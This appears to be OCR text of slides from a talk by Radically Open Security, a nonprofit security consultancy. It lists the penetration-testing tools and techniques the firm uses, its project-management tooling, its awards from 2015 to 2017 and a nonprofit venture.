
But WAIT.. there's more!!!!

- Scanning + Exploitation:
  - Nmap, w3af, sqlmap, hydra, etc..
- Reconnaissance:
  - Whois, Google, PassiveScan, etc..
- Exploitation:
  - Hash cracking, Spearphishing, etc..

Security Consultancy as a “DevOps Shop”

- Project management:
  - Kanboard, Gitnotes, Charge, etc..
- Infra/automation:
  - RBAC, error logs, help menu, etc..
- The Future: AI chatbots?

Awards and Recognition



2016
Chamber of Commerce - SME Innovation Top 100

2016
CEO/Co-founder Melanie Rieback selected for the 'Inspiring Fifty' Netherlands, as one of the 50 most inspiring women in the Dutch technology sector

2016
Pwnie Award (Blackhat USA) for 'Most Innovative Research'

2016
Internet Freedom Festival Tool Showcase (for NetAidKit)

2016
Sprout challenger 50

2015
ISOC.nl Internet Innovation Award (for NetAidKit)

Dutch Chamber of Commerce (KvK):
ROS is 50th Most Innovative SME 2016

Awards and Recognition

CIO Magazine: Most Innovative Leader 2017

What’s Next?

NON PROFIT. VENTURES

Nonprofit Venture's First Startup!

Supporting:

Stichting Kolewa

Left-Brain + Right-Brain

Questions?

Radically Open Security